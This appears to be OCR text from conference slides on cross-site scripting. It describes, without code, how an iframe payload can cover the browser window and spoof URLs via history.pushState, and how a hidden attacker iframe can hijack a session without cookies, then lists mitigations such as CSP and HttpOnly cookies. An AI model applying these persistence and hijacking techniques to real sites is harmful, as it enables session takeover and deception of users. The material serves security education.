
XSS - Persisting malicious controls



Iframe payload, fills out entire browser window, leaving the original frame with the XSS hidden behind a layer

Handling clicks on iframe and pushing URI changes via **history.pushState**

XSS - Hijacking without cookie


domain.tld/SPOOFED/FAKE
Iframe payload, fills out entire browser window, leaving the original frame with the XSS hidden behind a layer
Another hidden iframe for a co-running session by the attacker
Handling clicks on iframe and pushing URI changes via **history.pushState**

XSS - Reduce risk

- Sanitization is context sensitive
- Escaping/Sanitization on output not input
- X-XSS-Protection Header
- Content Security Policy
- Httponly cookie flag
- Domain context isolation
- Auditors and WAF

Questions